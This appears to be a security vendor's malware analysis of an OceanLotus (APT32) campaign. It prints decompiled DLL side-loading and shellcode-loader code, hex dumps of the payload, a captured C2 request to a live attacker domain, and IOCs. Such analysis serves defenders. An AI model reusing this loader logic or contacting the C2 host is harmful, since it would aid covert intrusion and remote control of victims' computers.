The code of the 4 dlls is the same, is the hijacked dll, will be loaded by rasman.exe program by default. Although 4 dlls have the opportunity to execute dllmain, the only dll that loads the next stage payload is CoolType.dll because the attacker designed a flag variable to control whether the next stage payload needs to be loaded:

MD5	File Name	Size	flag	Comment
9ca638aeb4ce87936b1a993ef8e285fa	ACE.dll	11441Kb	0x8F	Loader filled with useless data
0a9d3ffff6083a015ab72117cba84fe0	AGM.dll	11441Kb	0x8F	Loader filled with useless data
840c754098c473faff6fd22ddb8163b7	BIB.dll	11441Kb	0x6D	Loader filled with useless data
a8ff3e6abe26c4ce72267154ca604ce3	rasman.db3	910Kb		Shellcode file with random name
e84927bc7e4bef6af8daf8640d95325e	rasman.exe	246Kb		Legitimate executable with random name
d7c72d9394dc6e519dbce21830eb37cb	CoolType.dll	11441Kb	0x27	Loader filled with useless data, load shellcode
f5220efbe14b98ac06bc2cadef5c0f23	MSVCP80.dll	11441Kb		Library functions populated with useless data
321c4d24da35f39c4ab145b6cfc4da19	MSVCR80.dll	11441Kb		Library functions populated with useless data

The code at the entrance of AGM.dll indicates the two if judgments will not enter, because the value of flag is 0x8f, which is greater than the first two judgments, so the subsequent payload will not be loaded:




```
lstrcmpiW("0RnXc50AchvmTnsXriVWxGw47tXl7cB93TmQ9HNRd0uA9JT5bJCFiYxlpaBVw4cjxqiA94HQOFThItn", &String2);
flOldProtect = (DWORD)GetModuleHandleW(0);
result = 0;
if ( "0RnXc50AchvmTnsXriVWxGw47tXl7cB93TmQ9HNRd0uA9JT5bJCFiYxlpaBVw4cjxqiA94HQOFThItn" )
{
  result = StrStrIA((LPCSTR)"0RnXc50AchvmTnsXriVWxGw47tXl7cB93TmQ9HNRd0uA9JT5bJCFiYxlpaBVw4cjxqiA94HQOFThItn", "0");
  if ( result )
  {
    if ( result <= (LPSTR)"c50AchvmTnsXriVWxGw47tXl7cB93TmQ9HNRd0uA9JT5bJCFiYxlpaBVw4cjxqiA94HQOFThItn" )
    {
      v1 = (unsigned __int8)result[80];
      v2 = *((_DWORD *)result + 21) & 1;
      v3 = *((_DWORD *)result + 21) >> 1;
      v4 = result + 112;
      dword_10B29EC0 = (int)AGM_5_0;
      if ( v1 )
      {
        if ( v1 <= 0x46 )
        {
          fun_LoadExportFun((int)(result + 112), v3, v2);
          result = &v4[v3 + 4];
          lpString2 = (LPCWSTR)&v4[v3 + 4];
          return result;
        }
        if ( v1 <= 0x64 )
        {
          v5 = flOldProtect + *((_DWORD *)result + 22);
          v6 = (void *)(flOldProtect + *((_DWORD *)result + 22));
          flOldProtect = 0;
          if ( VirtualProtect(v6, 0xAu, 0x40u, &flOldProtect) )
          {
            *(_BYTE *)v5 = v2 != 0 ? -52 : -112;
            *(_BYTE *)(v5 + 1) = -112;
            *(_BYTE *)(v5 + 2) = -1;
            *(_BYTE *)(v5 + 3) = 21;
            *(_DWORD *)(v5 + 4) = &dword_10B29EC0;
          }
        }
      }
```

```
.rdata:100092E4                                         ; AGM_5_0+147↑o
.rdata:100092E4                 text "UTF-16LE", '1',0
.rdata:100092E8 ; const WCHAR First
.rdata:100092E8 First           db '0RnXc50AchvmTnsXriVWxGw47tXl7cB93TmQ9HNRd0uA9JT5bJCFiYxlpaBVw4cjx'
.rdata:100092E8                                         ; DATA XREF: sub_10001000+6↑o
.rdata:100092E8                                         ; sub_10001000+1E↑o ...
.rdata:100092E8                 db 'qiA94HQOFThItn',0
.rdata:10009338                 db  8Fh
.rdata:10009339                 db    0
.rdata:1000933A                 db    0
.rdata:1000933B                 db    0
.rdata:1000933C                 db  92h
.rdata:1000933D                 db    2
.rdata:1000933E                 db    0
```

flag > 0x64

Figure 3.3 DllMain function of AGM.dll

The code of the CoolType.dll code is 0x27, which is less than 0x46, so it will enter the first if condition and execute fun_LoadExportFun:



```
if ( "0MqdSbhUVCPiyxXAwn6xSVPcTa2haDJRMazivCDtriEs6AAXYqZbMA9Kap4TVbAtcnasQjilzzlMGzY" )
{
  result = StrStrIA((LPCSTR)"0MqdSbhUVCPiyxXAwn6xSVPcTa2haDJRMazivCDtriEs6AAXYqZbMA9Kap4TVbAtcnasQjilzzlMGzY", "0");
  if ( result )
  {
    if ( result <= (LPSTR)"SbhUVCPiyxXAwn6xSVPcTa2haDJRMazivCDtriEs6AAXYqZbMA9Kap4TVbAtcnasQjilzzlMGzY" )
    {
      v1 = (unsigned __int8)result[80];
      v2 = *((_DWORD *)result + 21) & 1;
      v3 = *((_DWORD *)result + 21) >> 1;
      v4 = result + 112;
      dword_10B29EC0 = (int)CoolType_4_0;
      if ( v1 )
      {
        if ( v1 <= 0x46 )
        {
          fun_LoadExportFun((int)(result + 112), v3, v2);
          result = &v4[v3 + 4];
          lpString2 = (LPCWSTR)&v4[v3 + 4];   // {4A84D85E-
          return result;
        }
        if ( v1 <= 0x64 )
        {
          v5 = flOldProtect + *((_DWORD *)result + 22);
          v6 = (void *)(flOldProtect + *((_DWORD *)result +
          flOldProtect = 0;
          if ( VirtualProtect(v6, 0xAu, 0x40u, &flOldProtec
          {
            *(_BYTE *)v5 = v2 != 0 ? -52 : -112;
            *(_BYTE *)(v5 + 1) = -112;
            *(_BYTE *)(v5 + 2) = -1;
            *(_BYTE *)(v5 + 3) = 21;
            *(_DWORD *)(v5 + 4) = &dword_10B29EC0;
          }
        }
      }
      result = &v4[v3 + 4];
      lpString2 = (LPCWSTR)&v4[v3 + 4];
```

```
.rdata:100092E8 ; const WCHAR a0mqdsbhuvcpiyx
.rdata:100092E8 a0mqdsbhuvcpiyx db '0MqdSbhUVCPiyxXAwn6xSVPcTa2haDJRMazivCDtriEs6AAXYqZbMA9Kap4TVbAtc'
.rdata:100092E8                                         ; DATA XREF: sub_10001000+6↑o
.rdata:100092E8                                         ; sub_10001000+1E↑o ...
.rdata:100092E8                 db 'nasQjilzzlMGzY',0
.rdata:10009338                 db 27h,0
.rdata:1000933A                 align 4
.rdata:1000933C                 dw 1AEh
.rdata:1000933E                 db    0
.rdata:1000933F                 db 0
.rdata:10009340                 dw 0
.rdata:10009342                 dw 0
.rdata:10009344                 dw 0
.rdata:10009346                 dw 0
.rdata:10009348                 dw 0
.rdata:1000934A                 dw 0
.rdata:1000934C                 dw 0
.rdata:1000934E                 dw 0
.rdata:10009350                 dw 0
.rdata:10009352                 dw 0
.rdata:10009354                 dw 0
.rdata:10009356                 dw 0
.rdata:10009358 aKHCbHrsPhtRKqW db 'K@H撖CB慔扨HRS惧@PHT抁蠉@R[KQ[WBHBJH慔ZAP[VKB鷀駼HI慪鵃XPK慇YK圛J扖C鵍
.rdata:10009358                 db 'Y@HIA   WAA抌J怌揔@@拎CZ扱X鵉C@CIPI憪鵃慇ASHXH慔V@@鵲@鵉ZHBC鵃KJPA慖K慪
.rdata:10009358                 db '@SH慇@IXR鵃I戾J掅惧圛YI抵BJA[CIT惧@H[R揔C恷XZYP',0
.rdata:10009431                 db    0
.rdata:10009432                 db    0
.rdata:10009433 a4a84d85eA09c41:
.rdata:10009433                 text "UTF-16LE", '{4A84D85E-A09C-4172-8896-C6F5DB5583CB}_',0
```


flag < 0x46

Junk code

Mutex

Figure 3.4 DllMain function of CoolType.dll


The function of fun_LoadExportFun is mainly to cover large code at the entrance of exe, loop into the garbage code appearing in the configuration, the size is 0x20610 bytes, then add the code 0xff, 0x15 at the end, and finally connect the address of the export function of AGM_5, only In order to finally execute the code that loads the shellcode:



```
flOldProtect = 0;
if ( !VirtualProtect(a2, a3, 0x40u, &flOldProtect) )
  return 0;
v7 = 0;
if ( a3 )
{
  do
  {
    v8 = v7++ % a1;
    a2[v7 - 1] = *(_BYTE *)(v8 + a4);
  }
  while ( v7 < a3 );
}
v9 = (int)&a2[a3];
if ( !a5 )
  v9 -= 8;
*(_BYTE *)v9 = a6 != 0 ? 0xCCu : 0x90u;
*(_BYTE *)(v9 + 1) = 0x90u;
*(_BYTE *)(v9 + 2) = 0xFFu;
*(_BYTE *)(v9 + 3) = 0x15;
*(_DWORD *)(v9 + 4) = &addr_AGM_5_0;
return 1;
}
```

Figure 3.5 fun_LoadExportFun

When the program returns to the exe process space, it will jump back to the code range covered by fun_LoadExportFun to continue running, and finally execute the AGM_5 function, mainly to avoid being traced back to the execution flow:




```
 Offset    0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15
00000000  4B 40 48 93 F8 43 42 91  48 92 4B 48 52 53 90 92  K@H▌øCB‘H’KHRS.’
00000016  40 50 48 54 92 5A F8 40  40 52 5B 4B 51 5B 57 42  @PHT’Zø@@R[KQ[WB
00000032  48 42 4A 48 91 48 5A 41  50 5B 56 4B 42 F9 92 F9  HBJH‘HZAP[VKBù’ù
00000048  49 48 49 91 59 F8 52 58  50 4B 91 40 59 4B 90 F9  IHI‘YøRXPK‘@YK.ù
00000064  4A 92 43 43 F9 4A 4B 42  93 92 4A 43 48 4B 53 F8  J’CCùJKB▌’JCHKSø
00000080  43 43 59 40 48 49 41 F9  F8 57 41 41 92 5A 4A 90  CCY@HIAùøWAA’ZJ.
00000096  43 93 4B 40 40 92 52 43  5A 92 51 58 F9 41 43 40  C▌K@@’RCZ’QXùAC@
00000112  43 49 50 49 91 91 F8 5B  91 40 41 53 48 58 48 91  CIPI‘‘ø[‘@ASHXH‘
00000128  48 56 40 40 F9 91 40 F9  41 5A 48 42 43 F8 4A 4B  HV@@ù‘@ùAZHBCøJK
00000144  4A 50 41 91 49 4B 91 59  4A F8 43 42 92 F9 90 F9  JPA‘IK‘YJøCB’ù.ù
00000160  49 F8 48 48 93 41 90 48  41 40 53 48 91 42 40 49  IøHH▌A.HA@SH‘B@I
00000176  58 52 F8 92 49 91 F8 4A  93 40 90 92 90 F9 59 49  XRø’I‘øJ▌@.’.ùYI
00000192  92 57 42 4A 41 5B 43 49  54 90 92 40 48 5B 52 93  ’WBJA[CIT.’@H[R▌
00000208  4B 43 90 58 58 5A 59 4B  40 48 93 F8 43 42 91 48  KC.XXZYK@H▌øCB‘H
00000224  92 4B 48 52 53 90 92 40  50 48 54 92 5A F8 40 40  ’KHRS.’@PHT’Zø@@
00000240  52 5B 4B 51 5B 57 42 48  42 4A 48 91 48 5A 41 50  R[KQ[WBHBJH‘HZAP
00000256  5B 56 4B 42 F9 92 F9 49  48 49 91 59 F8 52 58 50  [VKBù’ùIHI‘YøRXP
00132512  93 92 4A 43 48 4B 53 F8  43 43 59 40 48 49 41 F9  ▌’JCHKSøCCY@HIAù
00132528  F8 57 41 41 92 5A 4A 90  43 93 4B 40 40 92 52 43  øWAA’ZJ.C▌K@@’RC
00132544  5A 92 51 58 F9 41 43 40  43 49 50 49 91 91 F8 5B  Z’QXùAC@CIPI‘‘ø[
00132560  91 40 41 53 48 58 48 91  48 56 40 40 F9 91 40 F9  ‘@ASHXH‘HV@@ù‘@ù
00132576  41 5A 48 42 43 F8 4A 4B  4A 50 41 91 49 4B 91 59  AZHBCøJKJPA‘IK‘Y
00132592  4A F8 43 42 92 F9 90 F9  49 F8 48 48 93 41 90 48  JøCB’ù.ùIøHH▌A.H
00132608  41 40 53 48 91 42 40 49  58 52 F8 92 49 91 F8 4A  A@SH‘B@IXRø’I‘øJ
00132624  93 40 90 92 90 F9 59 49  92 57 42 4A 41 90 90 FF  ▌@.’.ùYI’WBJA..ÿ
00132640  15 C0 9E C1 02 00 00 00  00 00 00 00 00 00 00 00  .À▌Á............
0013

0042161B  92         xchg   eax, edx
00421619  57         push   edi
0042161A  42         inc    edx
0042161B  4A         dec    edx
0042161C  41         inc    ecx
0042161D  90         nop
0042161E  90         nop
0042161F  FF15 C09EC102  call  dword ptr [2C19EC0]   CoolType.020F1100
```

Figure 3.6 A lot of padding code

When AGM_5 is executed, it first hides all the child windows of the process, then reads the file with the suffix of db3 (here rasman.db3) with the same file name in the same directory, and finally performs execution:




```
pcbBuffer = 0;
lstrcpyW(Name, lpString2);
v2 = &Name[lstrlenW(Name)];
pcbBuffer = 260;
if ( !GetUserNameW(v2, &pcbBuffer) )
  *v2 = 0;
dword_5D4F96BC = (int)CreateMutexW(0, 1, Name);
v3 = GetLastError();
if ( dword_5D4F96BC && v3 == 183 )
  ExitProcess(0);
Filename = 0;
memset(&v8, 0, 0x206u);
GetModuleFileNameW(0, &Filename, 0x104u);
PathRenameExtensionW(&Filename, L".db3");
fun_LoadShellcode(&Filename);
for ( result = lstrlenW(L"1"); result; result =
  Sleep(0x1388u);
return result;
}
```

```
dwSize = 0;
if ( v4 )
{
  for ( i = v5 + 4096; i & 0xFFF; ++i )
    ;
  dwSize = i;
  v1 = VirtualAlloc(0, i, 0x1000u, 0x40u);
  v4 = v1 != 0;
}
NumberOfBytesRead = 0;
if ( v4 )
  v4 = ReadFile(v3, v1, v5, &NumberOfBytesRead, 0) && NumberOfBytesRead >= v5;
if ( v3 != (char *)-1 )
  CloseHandle(v3);
ThreadId = 0;
if ( v4 )
{
  v7 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)v1, 0, 0, &ThreadId);
  v8 = v7;
  v4 = v7 != 0;
  if ( v7 )
  {
    WaitForSingleObjectEx(v7, 0xFFFFFFFF, 0);
    CloseHandle(v8);
  }
}
if ( v1 )
  VirtualFree(v1, dwSize, 0x4000u);
```

Figure 3.7 Loading shellcode for rasman.db3


The loaded shellcode is a variant of the Denis family used by OceanLotus:



```
  Offset    0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15
00000000   E8 81 0A 0E 00 FE FE FE  FE 7C 60 68 45 77 77 D3  è....þþþþ|`hEwwÓ
00000016   3C A4 90 D8 84 92 1D AE  B5 5D 71 56 C2 26 6C 2F  <¤.Ø▌´.®µ]qVÂ&l/
00000032   F8 84 DD 3D C6 E0 DD 19  B9 E9 87 A6 78 CD 06 0F  ø▌Ý=ÆàÝ.¹é▌¦xÍ..
00000048   DE 5C 2D 81 6D 91 10 91  76 C2 71 FB 51 C8 03 5A  Þ\-.m´.´vÂqûQÈ.Z
00000064   D9 97 5B FC 83 56 CB 6F  2A DC 16 85 E6 4A 41 D8  Ù▌[ü▌VËo*Ü.▌æJAØ
00000080   0B 21 07 93 60 AB 44 B2  BC 25 8B 8B FA 1C 54 B3  .!.▌`«D²¼%▌▌ú.T³
00000096   E6 DF B6 E0 E4 3B 4C 0A  1D 66 6F 18 DE 58 E1 6C  æß¶àä;L..fo.ÞXál
00000112   45 E1 3A FA E9 1D C6 EE  8D 58 AF CF 10 30 B4 12  Eá:úé.Æî.X¯Ï.0´.
00000128   79 4D 1C 93 97 35 45 9C  7E 18 BA C6 EE 5A CC 56  yM.▌▌5E▌~.ºÆîZÌV
00000144   61 FC 2B 07 C5 BF BB F5  CA E9 5A A5 1F 1F 9B 76  aü+.Å¿»õÊéZ¥..▌v
00000160   EC ED 49 F4 79 79 05 D7  3B 94 4D 75 D8 7C F7 08  ìíIôyy.×;▌MuØ|÷.
00000176   06 BF 94 D5 C0 60 31 9C  65 45 DB 2A 94 93 61 67  .¿▌ÕÀ`1▌eEÛ*▌▌ag
00000192   74 E0 82 11 D8 C2 0E 1F  BA 0E 00 B4 09 CD 21 B8  tà▌.ØÂ..º..´.Í!¸
00000208   01 4C CD 21 54 68 69 73  20 70 72 6F 67 72 61 6D  .LÍ!This program
00000224   20 63 61 6E 6E 6F 74 20  62 65 20 72 75 6E 20 69   cannot be run i
00000240   6E 20 44 4F 53 20 6D 6F  64 65 2E 0D 0D 0A 24 00  n DOS mode....$.
00000256   00 00 00 00 00 00 F6 4F  A7 E3 B2 2E C9 B0 B2 2E  ......öO§ã².É°².
00000272   C9 B0 B2 2E C9 B0 BB 56  4A B0 B3 2E C9 B0 DD 58  É°².É°»VJ°³.É°ÝX
00000288   62 B0 B7 2E C9 B0 A9 B3  57 B0 A7 2E C9 B0 A9 B3  b°·.É°©³W°§.É°©³
00000304   63 B0 CF 2E C9 B0 BB 56  5A B0 BF 2E C9 B0 B2 2E  c°Ï.É°»VZ°¿.É°².
00000320   C8 B0 2C 2E C9 B0 A9 B3  62 B0 E2 2E C9 B0 A9 B3  È°,.É°©³b°â.É°©³
00000336   52 B0 B3 2E C9 B0 A9 B3  54 B0 B3 2E C9 B0 52 69  R°³.É°©³T°³.É°Ri
00000352   63 68 B2 2E C9 B0 00 00  00 00 00 00 00 00 00 00  ch².É°..........
00000368   00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 3F  ..............U?
```

Figure 3.8 Contents of rasman.db3

Then it connects to udt.sophiahoule.com and establish C2 communication, which eventually causes the computer to be controlled:



```
POST /13/101916-Evuy-Buop-Edaam-Lait-Kh HTTP/1.1
Host: udt.sophiahoule.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)
Accept: */*
Accept-Encoding: deflate, gzip
Referer: http://udt.sophiahoule.com/13/101916-Evuy-Buop-Edaam-Lait-Kh
Content-Length: 53
Content-Type: application/x-www-form-urlencoded

.@.7:........E.=`........
.".I.4...7/a..jp..Z K~..6..HTTP/1.1 200 OK
Server: Apache/2.4.9
Set-Cookie: PHPSESSID=C2M7H67LWWNUA9GP7BDHDFLONFY3G;
Connection: close
```

Figure 3.9 Captured network packets

The characteristics of this malicious code:

1. Insert the encrypted data to the end of the hta script to avoid the existence of multiple files.
2. The released files are randomly named according to the file name and file description selected from the compromised computer, so as to avoid being easily acquired in forensics.
3. Only select one of the dll files while performing DLL Side-Loading, and fill the exe entry point with junk code and then do a jump operation to avoid stack traceback.
4. Enlarge the file size to avoid being uploaded automatically.

Conclusion

The OceanLotus reflects a very strong confrontational ability and willing to attack by keep evolving their techniques, including approaches to deliver bait documents, changes of the payloads, measures in circumvention, as well as domain assets, no matter the target is domestic or overseas. Due to the transnational nature of most APT groups, it is difficult to eliminate threats from the root cause. Therefore, tracking these APT attacks and adopting confrontation measures will exist for a long time. All we can do is to continuously improve our own discovery and containment capabilities, then will be able to overwhelming opponents technically.

At present, all QiAnXin products can protect users from this new attack carried out by OceanLotus.

IOC

Bait Document

0dd468ee3a4ec0f6f84473bd8428a1e1

Loader

b28c80ca9a3b7deb09b275af1076eb55

C2

udt.sophiahoule.com

APT OCEANLOTUS APT32

分享到：